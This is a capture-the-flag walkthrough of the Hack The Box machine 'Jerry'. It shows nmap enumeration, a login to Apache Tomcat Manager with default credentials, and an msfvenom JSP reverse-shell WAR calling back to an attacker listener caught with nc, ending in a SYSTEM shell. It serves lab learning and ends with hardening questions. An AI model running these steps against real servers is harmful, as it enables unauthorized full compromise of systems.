Jerry Walkthrough - HTB Easy | Apache Tomcat Default Credentials & WAR File Deployment
Complete walkthrough of Jerry from Hack The Box. An easy Windows machine demonstrating how to exploit Apache Tomcat, obtaining an NT Authority\SYSTEM shell and completely compromising the target.

Overview
Jerry is an easy-difficulty Windows machine that showcases how to exploit Apache Tomcat, leading to an NT Authority\SYSTEM shell, thus fully compromising the target.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.95 -vv -p-
<SNIP>
PORT     STATE SERVICE    REASON
8080/tcp open  http-proxy syn-ack ttl 127
<SNIP>
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.95 -sC -sV -vv -p 8080
<SNIP>
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Key findings:
- Port 8080: Apache Tomcat/Coyote JSP engine 1.1
- Version: Apache Tomcat 7.0.88
Web Application Analysis
HTTP Service
Let’s add the IP address to the /etc/hosts file:
1
2
3
4
5
6
7
8
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
10.10.10.95 jerry.htb
Let’s visit port 8080:

We’re on the initial page right after Apache Tomcat installation. Let’s explore it.
In the manager documentation, we find this:

Let’s try accessing /manager/html:

Default Credentials Discovery
Manager Access
So far, Apache Tomcat doesn’t seem to have received any modifications. Let’s try accessing with default credentials.
Here are the default credentials for Tomcat 7.0.88: https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown
Credentials found: We manage to access using the credentials tomcat:s3cret and find ourselves at the Tomcat Web Application Manager page.

If the default credentials hadn’t worked, we would have had to try accessing through a brute-force attack with tools like hydra or medusa.
Exploitation
WAR File Deployment
Now we need to find a way to get a shell on the machine hosting Tomcat.
We can deploy a WAR file on the site:

Let’s create a WAR file to obtain a reverse shell:
1
2
3
4
5
┌─[dua2z3rr@parrot]─[~/Boxes/jerry]
└──╼ $msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.3 LPORT=9001 -f war -o rshell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes
Saved as: rshell.war
Root Access
Reverse Shell as SYSTEM
Let’s proceed with deploying the WAR file and obtain a reverse shell:
1
2
3
4
5
6
7
8
9
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.95 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
Root flag obtained. Box completed.
Reflections
What Surprised Me
The immediate escalation to NT AUTHORITY\SYSTEM privileges was surprising. There was no intermediate user account - the Tomcat service was running with SYSTEM privileges, which represents a significant security misconfiguration. Typically, services should run with minimal required privileges, but here the default installation granted full system access immediately upon exploitation.
Alternative Approaches
If default credentials hadn’t worked, the mentioned brute-force approach using Hydra or Medusa would have been necessary.
Open Question
What is the proper way to configure Tomcat on Windows to run with least-privilege principles, and what hardening steps should be applied to default Tomcat installations to prevent such easy compromise?
Completed this box? Did you try default credentials first? Leave a comment down below!